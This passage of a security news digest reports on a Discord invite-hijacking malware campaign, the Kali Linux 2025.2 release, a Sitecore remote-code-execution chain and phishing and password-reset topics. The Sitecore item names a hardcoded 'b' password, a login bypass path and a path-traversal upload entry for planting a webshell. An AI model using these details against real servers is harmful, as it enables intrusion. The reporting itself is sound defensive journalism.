
Check Point researchers explain that this is possible because Discord stores and compares vanity links in lowercase. As a result, the same code with lower and uppercase letters is valid for two separate servers at the same time.

Redirecting to malicious servers

Attackers are monitoring deleted or expired Discord invitations and use them in a campaign that has impacted 1,300 users in the US, UK, France, the Netherlands, and Germany, based on Check Point's download count of the malicious payloads.

The researchers say that cybercriminals are hijacking Discord invite links from legitimate communities, and share them on social media or official community websites. To add credibility to the deceit, hackers design the malicious servers to look authentic.

The malicious Discord servers only show a single channel to the visitor, #verify, and a bot prompts the user to go through a verification process.




Attacker's Discord channel

Source: Check Point

Attempting to do so launches a typical 'ClickFix' attack where the user is redirected to a website that mimics the Discord UI and pretends that the CAPTCHA failed to load.

The users are tricked into manually opening the Windows Run dialog and pasting a PowerShell command, which they had already copied to the clipboard for execution.



The ClickFix page


Source: Check Point

Doing so triggers a multi-stage infection involving PowerShell downloaders, obfuscated C++ loaders, and VBScript files.

The final payloads are downloaded from the legitimate Bitbucket software collaboration and file hosting service, and include:

- AsyncRAT: Delivered as 'AClient.exe,' this is version 0.5.8 of the malware that uses Pastebin to fetch its C2 address dynamically. Its capabilities include file operations, keylogging, and webcam/microphone access
- Skuld Stealer: Delivered as 'skul.exe,' this is an info-stealer that targets browser credentials, cookies, Discord tokens, and cryptocurrency wallet data (injects JS to steal mnemonic phrases and passwords using Discord webhooks)
- ChromeKatz: A custom version of the the open-source tool, delivered as 'cks.exe', that can steal cookies and passwords

A scheduled task is also added on the host to re-run the malware loader every five minutes, the researchers discovered.



Infection chain from ClickFix to malware

Source: Check Point

To defend against this threat, it is recommended that Discord users avoid trusting old invite links, especially those from months-old posts, treat "verification" requests with extra caution, and never run copied PowerShell commands that you don't fully understand.

Additionally, Discord server administrators are recommended to use permanent invites, which are more difficult to hijack.

Source: <https://www.bleepingcomputer.com/news/security/discord-flaw-lets-hackers-reuse-expired-invites-in-malware-campaign/>

18. Kali Linux 2025.2 released with 13 new tools, car hacking updates

Kali Linux 2025.2, the second release of the year, is now available for download with 13 new tools and an expanded car hacking toolkit.

Designed for cybersecurity professionals and ethical hackers, the Kali Linux distribution facilitates security audits, penetration testing, and network research.

The Kali Team has added many new features and refined the distro's user interface. Notable changes include:

- Renamed and updated car hacking toolset

- Kali Menu and UI refresh
- Updates to Kali NetHunter
- Additional hacking tools

Renamed and expanded car hacking toolkit

In this release, the CAN Arsenal was renamed CARsenal to better reflect its purpose as a car hacking toolset and now has a more user-friendly interface.

The Kali Team has also added new tools, including:

- hlcand: Modified slcand for ELM327 use
- VIN Info: Decode your VIN identifier
- CaringCaribou: Actually provide Listener, Dump, Fuzzer, Send, UDS and XCP modules
- ICSim: Provide a great simulator to play with VCAN and test CARsenal toolset without hardware needed


Kali Menu and UI refresh

The Kali Menu was also reorganized to align with the MITRE ATT&CK framework, making it easier for both red and blue teams to find the right tools.

The menu structure was previously based on older systems like WHAX and BackTrack, which unfortunately lacked proper design planning and made it difficult to scale and add new tools, resulting in confusion when trying to locate similar tools.

"Now, we have created a new system and automated many aspects, making it easier for us to manage, and easier for you to discover items. Win win. Over time, we hope to start to add this to kali.org/tools/," the Kali Team said.

"Currently Kali Purple still follows NIST CSF (National Institute of Standards and Technology Critical Infrastructure Cybersecurity), rather than MITRE D3FEND."



New Kali Menu (Kali Team)

GNOME has been updated to version 48, featuring notification stacking, performance improvements, dynamic triple buffering, and an enhanced image viewer. It also includes digital well-being tools for battery health preservation and HDR support.

The user interface has been refined for a sharper look with improved themes, and the document reader Evince has been replaced with the new Papers app.

KDE Plasma has now reached version 6.3, which packs a massive overhaul of fractional scaling, accurate screen colors when using the Night Light, more accurate CPU usage in the system monitor, Info Center with more information, like GPU data or battery cycle counts, and many more customization features.

New tools in Kali Linux 2025.2

This new Kali Linux release also adds 23 new toys to test:

- azurehound - BloodHound data collector for Microsoft Azure
- binwalk3 - Firmware Analysis Tool
- bloodhound-ce-python - Python based ingestor for BloodHound CE
- bopscrk - Generate smart and powerful wordlists
- chisel-common-binaries - Prebuilt binaries for chisel
- crlfuzz - Fast tool to scan CRLF vulnerability written in Go (Submitted by @Arszilla)
- donut-shellcode - Generates position-independent shellcode from memory and runs them
- gitxray - Scan GitHub repositories and contributors to collect data (Submitted by @weirdlantern)
- ldeep - In-depth LDAP enumeration utility
- ligolo-ng-common-binaries - Prebuilt binaries for Advanced ligolo-ng

- rubeus - Raw Kerberos interaction and abuses
- sharphound - BloodHound CE collector
- tinja - CLI tool for testing web pages for template injection

Kali NetHunter Updates

Besides a revamped car hacking toolset, Kali Linux 2025.2 introduces wireless injection, de-authentication, and WPA2 handshake capture support for the first smartwatch, the TicWatch Pro 3 (all variants with bcm43436b0 chipset).

Kali Team also shared a teaser featuring Kali NetHunter KeX running on Android Auto head units and introduced new and updated Kali NetHunter Kernels, including:

- (New) Xiaomi Redmi 4/4X (A13) (by @MomboteQ)
- (New) Xiaomi Redmi Note 11 (A15) (by @Madara273)
- (Updated) Realme C15 (A10) (by @Frostleaft07)
- (Updated) Samsung Galaxy S10 (A14,A15/exynos9820) (by @V0lk3n)
- (Updated) Samsung Galaxy S9 (A13/exynos9810) (by @V0lk3n)

How to get Kali Linux 2025.2

To start using Kali Linux 2025.2, upgrade your existing installation, select a platform, or directly download ISO images for new installs and live distributions.

Kali users updating from a previous version can use the following commands to upgrade to the latest version.

```
echo "deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware" | sudo tee
/etc/apt/sources.list

sudo apt update && sudo apt -y full-upgrade

cp -vrbi /etc/skel/. ~/

[ -f /var/run/reboot-required ] && sudo reboot -f
```

If you're using Kali on WSL, consider upgrading to WSL 2 for better support of graphical applications. To check your WSL version, run 'wsl -l -v' in a Windows command prompt.

Once upgraded, you can check if the upgrade was successful using the following command: `grep VERSION /etc/os-release`.

You can check the complete changelog for Kali Linux 2025.2 on Kali's website.

Source: <https://www.bleepingcomputer.com/news/security/kali-linux-20252-released-with-13-new-tools-car-hacking-updates/>

19. Sitecore CMS exploit chain starts with hardcoded 'b' password

A chain of Sitecore Experience Platform (XP) vulnerabilities allows attackers to perform remote code execution (RCE) without authentication to breach and hijack servers.

Sitecore is a popular enterprise CMS used by businesses to create and manage content across websites and digital media.

Discovered by watchTowr researchers, the pre-auth RCE chain disclosed today consists of three distinct vulnerabilities. It hinges on the presence of an internal user (sitecore\ServicesAPI) with a hardcoded password set to "b", making it trivial to hijack.

This built-in user isn't an admin and has no assigned roles. However, the researchers could still use it to authenticate via an alternate login path (/sitecore/admin) due to Sitecore's backend-only login checks being bypassed in non-core database contexts.

The result is a valid ".AspNet.Cookies" session, granting the attacker authenticated access to internal endpoints protected by IIS-level authorization but not Sitecore role checks.

With this initial foothold secured, attackers can exploit the second vulnerability, a Zip Slip flaw in Sitecore's Upload Wizard.

As watchTowr explains, a ZIP file uploaded via the wizard can contain a malicious file path like /../webshell.aspx. Due to insufficient path sanitization and the way Sitecore maps paths, this results in writing arbitrary files into the webroot, even without knowledge of the full system path.

This enables the attacker to upload a webshell and execute remote code.

A third vulnerability becomes exploitable when the Sitecore PowerShell Extensions (SPE) module is installed (commonly bundled with SXA).

This flaw allows an attacker to upload arbitrary files to attacker-specified paths, bypassing extension or location restrictions entirely and providing a simpler route to reliable RCE.

Impact and risk

The three vulnerabilities reported by watchTowr affect Sitecore XP versions 10.1 through 10.4.

WatchTowr's scans show over 22,000 publicly exposed Sitecore instances, highlighting a significant attack surface, though not all are necessarily vulnerable.

Patches addressing the issues were made available in May 2025, but the CVE IDs and technical details were embargoed until June 17, 2025, to give customers time to update.

"Sitecore is deployed across thousands of environments, including banks, airlines, and global enterprises — so the blast radius here is massive," commented watchTowr CEO Benjamin Harris to BleepingComputer.

"And no, this isn't theoretical: we've run the full chain, end-to-end. If you're running Sitecore, it doesn't get worse than this — rotate creds and patch immediately before attackers inevitably reverse engineer the fix."

As of writing, there is no public evidence of exploitation in the wild.

However, watchTower's technical blog contains enough detail to build a fully working exploit, so the risk of real-world abuse is imminent.

Update 6/19 - Sitecore sent BleepingComputer the following statement regarding watchTower's disclosure:

We are aware of the recent report from Watchtower identifying several vulnerabilities in our software. We have actively collaborated with them to address the issue and have published a Knowledge Base article with details of patches and steps to remediate: Security Bulletin 2025-003. The impacted findings and CVEs are:

- WT-2025-0024 (CVE-2025-34509): Hardcoded Credentials
- WT-2025-0025 (CVE-2025-34511): Post-Auth RCE (Via Sitecore PowerShell Extension)
- WT-2025-0032 (CVE-2025-34510): Post-Auth RCE (Via Path Traversal)

Note that in addition we have also addressed a previous finding from Watchtower in February 2025 (CVE-2025-27218) which had in fact been fixed in December 2024.

Source: <https://www.bleepingcomputer.com/news/security/sitecore-cms-exploit-chain-starts-with-hardcoded-b-password/>

20. ChainLink Phishing: How Trusted Domains Become Threat Vectors

Phishing remains one of cybersecurity's most enduring threats, not because defenders aren't evolving, but because attackers are adapting even faster.

Today's most effective campaigns aren't just built on spoofed emails or shady domains. They exploit something far more insidious: trust in the tools and services we use every day, leading to zero-hour phishing.

The Rise of ChainLink Phishing

Traditional phishing relied on easily identifiable red flags such as suspicious senders and questionable URLs. But modern phishing has matured.

Attackers now deploy chained sequences, funneling a victim from email through trusted infrastructure before harvesting credentials.

An employee might receive a link from what appears to be Google Drive or Dropbox. At first glance, there's nothing unusual. But after the initial click, the user is quietly routed through a series of prompts, each looking credible on reputable sites, until they unknowingly hand over business-essential credentials to an attacker.

This technique, which we call ChainLink Phishing, relies on leveraging the legitimate platforms and reputable domains that enterprise tools allow and that IT security teams are oblivious to.

Browser Phishing Protection With Keep Aware

Keep Aware stops phishing attacks in real-time where they start: inside the browser.

By analyzing user behavior, form submissions, and site context, not just URLs, Keep Aware shuts down threats before credentials ever leave the page. Equip your security team with precise visibility, policy enforcement, and immediate threat response all from within the existing web browsers across the organization.

[Request a Demo](#)

Why These Attacks Are So Effective


The browser has become the center of the knowledge worker's universe. From code reviews to HR tasks, nearly every action begins and ends in a browser tab.

This centralization gives attackers a singular surface to exploit, yet it has been vastly underprotected.

Even the most security-aware employees can be deceived when a link appears to come from a known domain and follows the expected behavior. The user often believes they're engaging in normal activity until it's too late.

By using legitimate links, passing email authentication checks, and even inserting CAPTCHAs along the way, attackers sidestep traditional defenses and enable zero-hour phishing to succeed undetected.

CAPTCHAs and verification steps are now so common in everyday browsing that attackers exploit them as social engineering tactics, not only in phishing campaigns, but also in other browser-based threats like ClickFix.



“Known Good” Is No Longer Safe

This shift highlights a painful truth: “known good” is no longer a reliable security signal. In fact, it’s become the perfect disguise for bad actors.

To truly address threats like ChainLink Phishing, we need to move beyond static blocklists and domain-based filtering. The future of phishing protection lies in real-time analysis of web pages and users’ interactions with them.



Some of the legitimate platforms used in ChainLink Phishing attacks

When the Security Stack Can’t See the Threat

A phishing link that originates from a trusted service will often sail past email and network filters. Traffic to the phishing site is allowed unimpeded because the domain isn’t on an intel feed and its reputation is undamaged. And since no malware is deployed, just credential harvesting, endpoint tools have nothing to detect.

Despite having layered defenses like:

- Secure email gateways (SEGs)
- DNS filtering
- Secure web gateways (SWG)
- EDR/AV
- Native browser protections

... Most organizations remain vulnerable. Why? Because these tools are designed to block known malicious web behavior and endpoint solutions are oblivious to credential-harvesting web forms. The subtle misuse of legitimate domains, combined with additional evasive techniques, leads to users falling victim to zero-hour phishing.

Defend Where Phishing Really Strikes

These sequenced attacks exploit trusted pathways, leading users to phishing sites that easily bypass traditional defenses. By the time credentials are entered, it’s often too late—and most organizations

never saw it coming. To effectively mitigate these threats, security needs to shift to where the risk materializes: the browser. It's time to stop phishing at the root source, not just at the perimeter.

To understand how these chained phishing sequences work, and how to detect and stop them before damage is done, watch Keep Aware's latest on-demand webinar:

ChainLink Phishing: The Chained Sequences of Modern Phishing

Source: <https://www.bleepingcomputer.com/news/security/chainlink-phishing-how-trusted-domains-become-threat-vectors/>

21. Can users reset their own passwords without sacrificing security?

Like it or not, passwords aren't going away anytime soon. While many organizations are exploring passwordless authentication, passwords still serve as the main line of defense for most public-facing online services.


That said, they come with a heavy management burden. Gartner estimates that 40% of all service desk calls are tied to password issues like expirations, changes, and resets. Some of these issues (like forgotten passwords, routine expirations, or security-driven updates) are unavoidable, yet they still consume valuable time and resources.

Forrester puts the cost of each reset at around \$70, which can quickly add up. Given these figures, the case for a self-service password reset solution is highly compelling: by enabling users to handle resets on their own, organizations can reduce helpdesk load and cut costs – without compromising security.

About self-service password resets

Self-service password resets (SSPRs) enable users to securely reset their own passwords without involving IT support. By allowing users to handle these routine but essential tasks independently, SSPRs significantly reduce help desk ticket volumes, lower costs, and boost productivity by empowering users to regain access quickly or perform regular passphrase refreshes.

With SSPRs, this can all happen without manual human IT helpdesk intervention. And the benefits are quantifiable, down to dollars saved: in 2022, an average organization saved \$65K with self-service password resets.



Core security considerations

At its core, SSPR shifts the responsibility of password recovery from IT to the end user. For this reason, security teams should prioritize the proper security considerations when implementing an SSPR solution, such as including strong identity verification measures.

Without proper safeguards, SSPR can become an attractive target for attackers looking to exploit weak reset processes and gain unauthorized access to user accounts.

A secure SSPR process must rely on identity verification methods that are resistant to common attack vectors like phishing and prompt bombing.

For example, the use of authenticator apps or hardware tokens provides a much higher level of assurance than traditional methods such as SMS messages or security questions, which can be easily intercepted or guessed.

Organizations should prioritize multi-factor authentication (MFA) that incorporates phishing-resistant technologies to validate users before allowing any password reset action.

By hardening the verification process, organizations can realize the benefits of SSPR without introducing new vulnerabilities into their security framework.

Secure your Active Directory passwords with Specops Password Policy

Verizon's Data Breach Investigation Report found stolen credentials are involved in 44.7% of breaches.

Effortlessly secure Active Directory with compliant password policies, blocking 4+ billion compromised passwords, boosting security, and slashing support hassles!

[Try it for free](#)

SSPR for remote access users

Supporting remote and off-VPN users is a critical aspect of any effective SSPR solution. When users are outside the corporate network (such as working from home, traveling, or using personal devices), they must still be able to recover access to their accounts without relying on helpdesk intervention.

This makes a web-based SSPR portal essential for supporting remote access users.

Unlike traditional, on-premises-only solutions, a cloud-accessible portal ensures users can initiate password resets from anywhere, regardless of their physical location and where they initiate connections to the organization's VPN.

To maintain both accessibility and security, the SSPR portal should require identity verification through pre-registered MFA methods. These could include authenticator apps, hardware keys, or biometric options, which provide stronger protection than insecure methods like SMS or email links.

By ensuring users can securely authenticate and reset their passwords from any location, organizations not only reduce support overhead, but also enhance business continuity by keeping employees productive and secure, no matter where they work.

Mitigating social engineering risks

Security teams planning to implement an SSPR solution should take proactive steps to minimize the risk of social engineering attacks. For example, traditional challenge-response questions (e.g., "What's your mother's maiden name?") are easily bypassed through phishing or publicly available data.

Instead, organizations should implement dynamic challenge-response mechanisms that reference recent user activity or contextual data, such as the last file accessed, recent login history, or known usage patterns.

These context-aware prompts make it significantly harder for attackers to impersonate legitimate users, as the required information is both time-sensitive and personalized.

In addition to smarter challenge-response prompts, security teams can integrate risk-based authentication into the SSPR workflow to detect and block suspicious behavior. Techniques like geolocation analysis, device fingerprinting, and login velocity checks can flag anomalous reset attempts originating from unfamiliar locations or devices.

If a reset request comes from a country where the user has never logged in before, or from a new browser not associated with their profile, the system can prompt for additional verification or deny the request entirely.

By layering intelligent detection with contextual authentication, organizations can reduce the risk of social engineering attacks without undermining the convenience of SSPRs.

Best practices when adopting SSPRs

- When implementing SSPRs, security teams should also prioritize user experience, as high levels of user friction can undermine the SSPR solution's successful adoption and the realization of its long-term value. A clunky or confusing reset process can frustrate users, resulting in repeated support requests—ultimately undermine the very purpose of self-service.

- To promote adoption and minimize abandonment, organizations should design the reset flow with clarity and simplicity in mind. This includes using step-by-step instructions, inline tips, and visual aids (e.g., password-strength meters) to guide users through the process confidently and correctly.
